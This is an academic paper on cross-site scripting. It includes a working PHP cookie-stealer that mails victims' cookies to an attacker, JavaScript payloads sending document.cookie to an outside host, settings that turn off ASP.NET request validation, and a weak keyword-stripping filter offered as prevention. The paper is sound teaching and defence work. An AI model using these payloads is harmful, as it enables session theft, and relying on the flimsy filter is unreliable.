Asian Journal of Information Technology 15 (16): 2797-2804, 2016
ISSN: 1682-3915
© Medwell Journals, 2016

Preventing Cross Site Scripting Attacks in Websites

Mehdi Ebady Manaa and Rasha Hussein
College of Information Technology, University of Babylon, Babil, Iraq

Abstract: Cross-Site Scripting attacks (XSS) is one type of the computer security breaches that attacker uses web application to inject his malicious code. It enables attacker to inject scripting code that executes in the browser and view by other users where attacker steal cookies from account of users and access the sensitive information in the web application. In this attack, the malicious scripting is injected that may make the website under the control of attacker. There are solutions to these attacks on the levels of client-side and server-side which can complete each other's to provide protection for the website and web applications to prevent malicious scripts from being implemented. In this study, we clearly show and simulate how the cross site scripting disturbs the website and how to put method to prevent this vulnerability. Stored XSS attacks and Reflected XSS attacks are prevented using the encoding and filtering input. The proposed method is tested in many web site in client side and server side.

Key words: Web attacks, vulnerability web applications, cross site scripting, malicious code injection attack, computer security

INTRODUCTION

The development of web application is important in the framework of E-Business, E-banks and others. Computer security play a vital role in maintain the information that stored in web applications such as credentials, contacts and user accounts. Web development has led to two issues, positive aspect of improving web pages and a negative aspect that affected by attacker who break down its security. Websites and web applications are vulnerable to attack constantly as web applications run on port 80 which always remains open and unprotected by the mechanisms of defense (SSL, Firewalls). In addition, there are 90% of loopholes within the application layer (Maurya, 2015).

Browsers manufacturer put the agreement which called later "The-same-origin policy" that limits the implementation of script in browser. Despite the existence of same-origin policy but the web applications still suffers from serious flaws that threaten the security of the Web such as SQL injection ,Cross site scripting attacks and Cross-Site Request Forgery (CSRF) etc. that breaks the "the-same-origin policy". Cross site scripting attack belongs to early of 1996 during the work with web applications (Fogie *et al*., 2007). On 20 February, 2000, the first appearance of this attack when Computer Emergency Response Team (CERT) published information about modern vulnerabilities affecting Web applications called XSS attacks (Shanmugam and Ponnavaikko, 2008). Figure 1 shows that % test for XSS attack overcoming the SQL injection from year 2007-2011 (Snehi and Dhir, 2013).

The simple definition of Cross-site Scripting attack (XSS) is a type of one vulnerabilities that breaks the computer security. The effect of this attack is typically found in web applications. This attack classifies as third most dangerous type that affect web application and one type of the weakness in application layer (Maurya, 2015). The XSS allows the attacker to inject malicious code using script languages such as JavaScript, VB Script, ActiveX, HTML, XHTML, Flash and others (usually an HTML/JavaScript code) inside the trusted web site (Shanmugam and Ponnavaikko, 2007). Attacker sends faking links such as clicking on the image or entering not




Fig. 1: The evolution of XSS attacks and SQL injection through the years (2007-2011) (Snehi and Dhir, 2013)

Corresponding Author: Mehdi Ebady Manaa and Rasha Hussein, College of Information Technology, University of Babylon, Babil, Iraq

Table 1: The XSS attack related works

Research	Approach	Application domain	Performance evaluation
Maurya (2015)	"Positive Security Model" is provided that depend on server side to prevent XSS attack	Web application	The author proposed "XSS filter evasion cheat sheet" to evaluate the system
Shalini and Usha (2011)	Uses a step by step approach; Script detector; Analyzer; Data monitoring system	Web application	The proposed system is evaluated using Open source Mozilla FireFox web browser with the help of SpiderMonkey JavaScript engine.
Duraisamy *et al.* (2013)	JavaScript filtering is presented in web application in server side	Web application	Java programming is used to execute JavaScript filter and evaluate the system on web application.
Tang *et al.* (2012)(2012)	URL parameters are extracted to produce JavaScript Syntax Tree using a pre-defined threshold	Web application	250 known URL's are used to evaluate he system using the pre set threshold. The results was 98% of URL was exceed 6
Wassermann Su (2007)	The combination work of tainted information flow with string analysis is presented to prevent XSS attack	Web application	Analysing the flow using FST (Finite State and Su and Transducers) and FSA (Finite State Automata)
Vogt	The sensitive information inside the information flow is tracked and encoding inside the JavaScript engine	Web browser	SpiderMonkey, an open source using JavaScript engine and DOM tree are used to evaluate the system
Gundy	The technique of "Noncespaces" randomizes prefix is proposed to prevent XSS attack in each document tags before delivering it to the client	Web applications	The system is evaluated in term of security using six XSS scripting attack. The performance evaluation in term of latency is conducted
Gupta and Sharma (2012)	The sandbox environment technique is used to run the scripts which provide an extra security against XSS malicious code	Web browser	The proposed system is evaluated in XAMPP local server and real Blogs.
Galan *et al.* (2010)	The techniques of multi-agents with web site automated scanning is presented to defence against XSS attack	Web site	Three different agents "web page parser", "script injector" and "verification" are used to evaluate the system on different web sites
Ismail *et al.* (2004)	The proposed system is manipulating either request of server response in client-side	Web site	A number of XSS vulnerable websites is tested using test script that inserted in HTTP requests before sending to these websites
Selvamani *et al.* (2010)	Client-side technique is used to analyse all the embedded links on web pages to detect the XSS attack	Web browser	Many methods are used to evaluate the system such as Information Leakage Evaluator (ILE) against multi-domain attacks
Panja *et al.* (2005)	"Buffer Based cache Check" technique is proposed to detect XSS attack in server side and client-side	Mobile Web browser	The proposed method is evaluated using huge web application in training and testing phases with over of "400,000 lines of code"

validate data to cheat the user and access his sensitive information. The web application for others users are affected either permanently or temporarily.The implementation type of this attack either in Uniform Resource Locator (URL) page or in input fields such as a search engine or Comments, etc. For example if you insert the malicious code in the URL (Reflected XSS attack), the browser sends a request with the malicious codeto the serverand injects the malicious code within the server that reflects as a response to the request. The simplest way to test the site contains XSS attack or not. The simple code to change the background of the siteand Insert hostile content.

Simple code to test XSS attacks:

```
<Script>alert ("XSS Attack by Mehdi"); < /script>
```

Simple code to change background and insert hostile content:

```
<body style="background-color: red" >
<iframe src="http://www.evil.com">
<p>Embedded malicious site </p>
</iframe>
</body>
```

The text "XSS attack by Mehdi" is showed up if the malicious code is executed successfully in web site. In addition, there is anotheruseful way to know your site is infected or not through the use of some special tools such as Netsparker, Acunetix web vulnerability scanner and some other available tools can help scan a website to detect for these flaws (Ray, 2015). The XSS attack consider a dangerous attack due to the following reasons:

- Stealing the authentication session between the user and the application (website)
- Hacker accesses to personal account of users
- Access to credentials information of users such as (visa card, bank account and credit card)
- Executing many malicious codes such as Trojan, DOS (Denial of Service) attacks
- Insert hostile content
- Redirecting the user to malware site

Literature review: The related work for the proposed system is presented in Table 1.

MATERIALS AND METHODS

Cross site scripting attacks classification: The XSS attacks can be classified into three types (Johns *et al*., 2008). The first type is called, Stored (persistent) attacks, the second type is called, Reflected (Non-persistent) attacks, while the last type is DOM based attacks.

Table 2: Summary off XSS attack types

Names	Location	Use of social engineering	Risk level Lepofsky (2014)	Description
Local, DOM-based, type 0	Client side	High level	High	Client-side uses DOM environment to write HTML without proper encoding
Reflected, non-persistent, type 1	Server Side	High level	High	Input data for the application used by the server to generate findings without verification or properly encoding
Persistent, stored, second-order, type 2	Server Side	Low level	High	Input data that is stored on the server, which will be presented later to the user is without properly encoding

Stored (persistent) XSS attacks: It is the most dangerous type of XSS attacks. The code injection of the Stored XSS attacks ispermanently storedinto server (typically in a database). It affects users visiting the page later. These attacks usually post the malicious code inblog, a comment field in a website because the other users see it in the future (Li, 2014). For example, the attacker insertan image that contains a malicious link, interesting path and faking link, etc., If the user victim displays page that contains XSS attack the malicious script will be executed in the victim's browser (victim's computer) and then send the victim's credentials from hisbrowser to attackerserver.

Reflected XSS attack: Reflected XSS attack is the most common type of XSS attacks. Injections are not stored permanently in the site but is reflected directly to the injector for malicious code. The malicious code is immediately reflected by hacker and thus gets URL of the page, then it sends this URL to the victim. The malicious code is reflected to victim through third party mechanism. The malicious code will be executed if the victim clicks on jeopardized URL and the essential information send to his email attacker. Hacker utilizes social engineering to trick the victim to click on the virtual link. In addition, hackers are using methods of a coding link in order to deceive the victim to seem as trusted link (Garcia-Alfaro and Navarro-Arribas, 2007).

DOM-Based XSS attack: The DOM-based XSS attack is one of XSS attacks types that implemented using JavaScript in client side without sending information to server.It based on the Document Object Model (DOM) of the page. In this type, hacker is injected code and he can modifythe structure of HTML page or XML. DOM-based differs from previous types of attack which occurs in the client side while Stored and Reflected attacks occur in server-side (Nithya *et al.*, 2015). DOM object controlled by the client side and it represents a security problem. Table 2 summarizes the types of XSS attacks with risk level.

Cookies: Cookies can be defined as small piece of data that stored in the user's web browser.It is a reliable mechanism and useful in remembering some information that the users enter it during the use of websites such as user browsing activities, logging in and recording which pages is visited in the past. In another side, it can be used to access the user privacy and violating the essential information (Kerschbaum, 2007). In XSS attack, the attacker tries to access the cookies file. Traditionally, the cookie file contains the following attributes (Name, Value, Expiration data, Path , Domain and Secure). The file syntax of cookie header.

Syntax of cookie header:
Set-cookie: NAME = VALUE; expires = DATE; domain = DOMAIN_NAME; path = PATH; secure

Example of cookie file: The proposed system: For example, is one type of cookie information.
Set-Cookie: sessionid=112233; path=/; expires Mon,-09-Oct-2020 11:30:00 GMT

The proposed system is divided into two sections: exploiting of XSS in website and preventing the XSS. Stored XSS and Reflected XSS are implemented on the web sitethat designed for this purpose by stealing the victim's cookie. Figure 2 illustrates the propose system.

Exploitation of XSS attacks: The XSS attack occurs when the data of web request is not validated or encoding. It can exploit the website if the following requirements are available:

- The victim has account on the designed website
- The attacker has account on the designed website.
- Attacker's hosting domain, for example (http://rasha.comlu.com/) to uploadit code exploitation
- Email address to send the cookies

Figure 3 presents the exploiting processin Stored XSS attacks and Reflected XSS attacks. The PHP file can be used to exploit the website and send cookie to attacker email. The PHP file for exploiting the victim cookies.

PHP vulnerable file:

```
<?php
$YourMail = "username@example.com";
if(isset($_GET['index'])){
```




Fig. 2: Architecture of the proposed system



Start
User logging to his account's website
Obtained authentication
client browser the malicious javascript posted by attacker
Reflected XSS
Stored XSS
malicious javascript code gets executed in the URL of victim's browser
Yes
Is malicious code execute ?
No
Is malicious code execute ?
Yes
The malicious code executes in input field at server and stored in the database
Web server of victim will respond with error
cookies will get write into the URL of victim's web browser
Stored XSS activated at each visit to the site
Any adverse reaction depending on the malicious code injected(such as Trojan)
Cookies stealer from victim's browser
Victim's cookies are sent to email address
End

Fig. 3: The XSS attack exploiting process



Star
Attacker log into his email
Attacker checks has victim executed the malicious link
NO
Doesn't happen anything
YES
cookies of victim's account will send to hacker email
XSS attack exploit on the victim's account
End

Fig. 4: Flow chart for capturing the victim’s cookie

```
$cookie = $_GET['index'];
$redirect = "http://rashawebsite.somee.com/ ";
$path_r = getenv('PATH');
$date_r=date ("l dS of F Y h:i:s A");
$port_r = $_SERVER['REMOTE_PORT'];
$host_r = $_SERVER['REMOTE_HOST'];
$user_agent_r = $_SERVER['HTTP_USER_AGENT'];
$referer_r = $_SERVER['HTTP_REFERER'];
Echo '<script>document. Location="'. $redirect.'"</script>';
}
else print '
<body bgcolor="000000">
<center>
<b><font color="red">404</font></b><br></center>';
if (getenv('HTTP_X_FORWARDED_FOR'))
{
$ip_r=getenv('HTTP_X_FORWARDED_FOR');
}
else {
$ip_r=getenv('REMOTE_ADDR');
}
$Msg="set-
cookie".$cookie."|***|".$path_r."|***|".$date_r."|***|".$ip_r."|***|".$p
ort_r."|***|".$host_r."|***|".$user_agent_r."|***|".$referer_r;
$Send = mail ($YourMail," Steal cookie",$Msg);
If ($Send) {
if ($redirect <> ""){
header("location:".$redirect);
}
}
?>
```

This code is started to open the PHP tag and puts the attacker’s email, named “YourMail”. The function isset is used to validatethe variable exit and has value, we pass index through this function that binds the injection code.

In addition, the variable $cookie will store the cookie value sent by the website. In another direction, attacker uses the$Redirect variable to store the page’s link for the same site which was injected the malicious code on it to make the victim not feeling and to redirect the victim after stealing the cookies. The getenv function brings some variables valuein php such as: REMOTE_ADDR a private IP number and date function for fetch time.

Implementing of stored and reflected xss attacks using cookies: The following steps explain the exploit process using the stored XSS attacks by following:

- Attacker log in to the hosting site to upload the PHP scripting code
- Attacker log-in in the site using his username and password. After the logging process, the attacker injects his malicious code in the web site comments fields to store it in database. It affects the other users later. One type of malicious codeusing JavaScript language
- The victim login in the site and enters his username and password. The victim may click on malicious codeand his cookies send to the hacker
- Hacker checks his email whether the cookies has been arrived. In this case, the attacker can access to the sensitive information of the victim

One of XSS stored attack malicious code to steal cookie using JavaScript:

```
<Script>
document. Location=“http://rasha.comlu.com/it/Theft
cookie.php? index =" + document. Cookie;
 </script>
```

Figure 4 illustrates these steps in details. In addition, the following steps explain the exploit process using the reflected XSS attacks by following: attacker log in to the hosting site to upload the PHP scripting code.

Attacker log-in in the site using his username and password. After the logging process, the attacker injects his malicious code in the web site URL by replace one URL parameters such as exchange the query string with his malicious code. Then, the request will send to the server and it back to hacker.

The hacker will send the faking link to the victim. Usually, the hacker sends this link via email and using the social engineering to cheat the victim. When the malicious code is executed by victim's browser, the hacker will get all his credential information.

Hacker checks his email whether the cookies has been arrived. In this case, the attacker can access to the sensitive information of the victim. For example, one type of malicious code that used in Reflected XSS attack.

JavaScript malicious code for Stealing the cookies by Reflected XSS attacks:

```
<script>
var imag=new Image();
imag.src="http://rasha.comlu.com/it/Theftcookie.php?
index =" + document. cookie;</script>
```

The attacker can insert malicious code of type Trojan or virus. The others users are infected mainly in these type. For example. Denial of Service (DoS) attack flood the website with useless packets which makes the site unavailable for the legitimate users.

RESULTS AND DISCUSSION

Results of preventing cross site scripting attacks: It is necessary to show how to filter the XSS attack during design of website. There are some features that added by Microsoft such as AntiXSS library and validate request property="true" to prevent cross site scripting attack.

In this study, we simulate the XSS attack by disable the feature in ASP.Net. The technologies in this paper were conducted in ASP.net using C sharp, SQL server to store the database, ASP.net, JavaScript and HTML for website design and PHP language for exploiting. The first step to enable the XSS attack in web site by disable the ValidateRequest="false" on project level.

Web feature configuration in ASP.Net:

```
 <system.web>
 <pages buffer="true" validaterequest="false" />
 </system.web>
```

The validate Request is equal="false on page level as:

Validate request configuration in webpage:

```
<%@ Page Language="C#" ValidateRequest="false" %>
```

The following study illustrates how to prevent the XSS attack using the programming code. To prevent the Reflected XSS attacks, the following code is illustrated the encodingmethod for URL to prevent this kind of attack .

Code to prevent reflected XSS attacks in URL:

```
Server.HtmlEncode(URLInput)
```

Algorithm 1; preventing of reflected XSS: The main steps to prevent this type.


```
Input: Cmalicious code
Output: X plain text
Start {
If (Validate Request=false && C =malicious code)
{
HTML encode (query string)
}
Else
{
Execute Attack (execute code)
}//End else
}//End Algorithm
```

Algorithm 2 presents the main steps of preventing XSS stored attack using the filtering function before execute the instructions.

Algorithm 2; preventing of stored XSS attacks:

```
Input: N malicious code
Output: X plain text (without execute malicious code)
Problem: prevent N code from execute in webpages
Start:
{
Result: string;
Function list (string) () {
List of Reserved pattern code
Return result
}//end list
Function filter text
item: String; text: String;
for each (item in list)
{
If (text.ToLower .Contains (item.ToLower))
{
index Integer; index = text.ToLower .IndexOf (item.ToLower)
text = text. Remove (index, item.Length)
}
Return Trim for text
}
for each: input filter text (N)
If (input= N)
Show message ("Cross Site Scripting attacks");
}//End algorithm
```

To evaluate the steps above, we design and implement the website to simulate the XSS attack. In the




Steal cookie

a5499622@srv36.000webhost.com
Today, 09:28 AM
You

```
set-cookie__utma=193890223.389549137.1474590415.1474701819.1474719436.10; __utmz=193890223.1474719436.10.5.utmcsr=yahoo|utmccn=
(organic)|utmcmd=organic|utmctr=(not provided); __utmb=193890223.9.10.1474719436; __utmc=193890223; login=Rasha=it2016hus22;
__utmt=1|***|/sbin:/bin:/usr/sbin:/usr/bin|***|Saturday 24th 2016f September 2016 09:28:06 AM|***|37.239.128.99|***|53906|***||***|Mozilla/5.0 (Windows NT
6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0|***|http://rashawebsite.somee.com/Comments.aspx?id=10
```

Fig. 5: Cookies file on hacker email


النادي الطلابي في جامعة بابل
اراء الزوار
Go
الاسم :
attack
التعليق :
اختر صورة
No file chosen
Choose File
اضف تعليق
رجوع
موقع جيد
موقع جيد وقدم لي خدمة كبيرة
Information Technology Collage / University of Babylon
Designed by Rasha Hussein© 2015-2016

Cross Site Scripting Attacks

OK

```
document.
ation="http://rasha.o
u.com/it/Theftcookie.
php? index =" +
:document. Cookie
<script/>
```

Fig. 6: Preventing stored XSS attacks in website designed

first step, we retrieve the cookies from the website and sent to attacker email using stored XSS and Reflected XSS attack. Figure 5 and 6 show the exploiting and preventing process, respectively. Figure 6 shows how to prevent the attacker from insert malicious of XSS scripting attack.

CONCLUSION

The possibility of cross-site scripting attack is increased which is caused the broken-in website security .In addition, JavaScript and HTML script codes can be injected in a website to retrieve the secure data. In this study, we have designed and implement a system to simulate the XSS attack. We have concluded the following: Firstly, the website is injected with malicious code. Secondly, explain the ways to exploit the cross sit scripting attack on web site. The XSS attack is executed in a proposed website in order to clarify the reasons of this attack and the ways of preventing it. Thirdly, a kind of solution has been designed and implemented as the full treatment to this attack. The solution includes filtration for the inputfields in page and makes sure the encoding characterof the entered data via a link page or through textbox in the website.

REFERENCES

Duraisamy, A., M. Sathiyamoorthy and S. Chandrasekar, 2013. A server side solution for protection of web applications from cross-site scripting attacks. Int. J. Innovative Technol. Exploring Eng. (IJITEE.), 2: 130-137.

Fogie, S., J. Grossman, R. Hansen, A. Rager and P.D. Petkov, 2007. XSS Attacks: Cross Site Scripting Exploits and Defense. Syngress, Boston, Massachusetts, ISBN-13: 978-1-59749-154-9, Pages: 464.

Galan, E., A. Alcaide, A. Orfila and J. Blasco, 2010. A multi-agent scanner to detect stored-XSS vulnerabilities. Proceedings of the International Conference for Internet Technology and Secured Transactions, November 8-11, 2010, London, pp: 1-6.

Garcia-Alfaro, J. and G. Navarro-Arribas, 2007. Prevention of cross-site scripting attacks on current web applications. Proceedings of the OTM Confederated International Conferences on the Move to Meaningful Internet Systems, November 25-30, 2007, Portugal, pp: 1770-1784.

Gupta, S. and L. Sharma, 2012. Exploitation of cross-site scripting (XSS) vulnerability on real world web applications and its defense. Int. J. Comput. Appl., 60: 28-33.

Ismail, O., M. Etoh, Y. Kadobayashi and S. Yamaguchi, 2004. A proposal and implementation of automatic detection/collection system for cross-site scripting vulnerability. Proceedings of the International Conference on Advanced Information Networking and Application, Volume 1, (AINA'04), Computer Society, pp: 145-151.

Johns, M., B. Engelmann and J. Posegga, 2008. Xssds: Server-side detection of cross-site scripting attacks. Proceedings of the ACSAC 2008 Annual Conference on Computer Security Applications, December 8-12, 2008, IEEE, Passau, Germany, ISBN: 978-0-7695-3447-3, pp: 335-344.

Kerschbaum, F., 2007. Simple cross-site attack prevention. Proceedings of the Third International Conference on Security and Privacy in Communications Networks and the Workshops, September 17-21, 2007, IEEE, Karlsruhe, Germany, ISBN:978-1-4244-0974-7, pp: 464-472.

Lepofsky, R., 2014. The Manager's Guide to Web Application Security: A Concise Guide to the Weaker Side of the Web. Apress, New York, USA., ISBN-13: 978-1-4842-0149-7,.

Li, Y., 2014. Cross-Site-Scripting (XSS). Turku Univeristy of Applied Science, Turku, Finland.

Maurya, S., 2015. Positive security model based server-side solution for prevention of cross-site scripting attacks. Proceedings of the 2015 Annual IEEE Conference on India Conference (INDICON), December 17-20, 2015, IEEE, Murthal, India, ISBN:978-1-4673-7399-9, pp: 1-5.

Nithya, V., S.L. Pandian and C. Malarvizhi, 2015. A survey on detection and prevention of cross-site scripting attack. Int. J. Secur. Appl., 9: 139-151.

Panja, B., T. Gennarelli and P. Meharia, 2015. Handling cross site scripting attacks using cache check to reduce webpage rendering time with elimination of sanitization and filtering in light weight mobile web browser. Proceedings of the2015 First Conference on Mobile and Secure Services (MOBISECSERV), February 20-21, 2015, IEEE, Ypsilanti, Michigan, ISBN:978-1-4799-7428-3, pp: 1-7.

Ray, L.L., 2015. Countering cross-site scripting in web-based applications. Int. J. Strategic Inf. Technol. Appl. (IJSITA.), 6: 57-68.

Selvamani, K., A. Duraisamy and A. Kannan, 2010. Protection of web applications from cross-site scripting attacks in browser side. Int. J. Comput. Sci. Inform. Secur., 7: 229-236.

Shalini, S. and S. Usha, 2011. Prevention of cross-site scripting attacks (XSS) on web applications in the client side. Int. J. Comput. Sci. Issues (IJCSI.), 8: 650-654.

Shanmugam, J. and M. Ponnavaikko, 2007. A solution to block cross site scripting vulnerabilities based on service oriented architecture. Proceedings of the International Conference on Computer and Information Science, July 11-13, 2007, Melbourne, Qld., pp: 861-866.

Snehi, J. and D.R. Dhir, 2013. Web client and web server approaches to prevent XSS attacks. Int. J. Comput. Technol., 4: 345-352.

Tang, Z., N. Zheng and M. Xu, 2012. Identifying cross-site scripting attacks based on URL analysis. Int. J. Eng. Manuf. (IJEM.), 2: 52-61.

Wassermann, G. and Z. Su, 2008. Static detection of cross-site scripting vulnerabilities. Proceedings of the International Conference on Software Engineering, May 10-18 2008, Leipzig, pp: 171-180.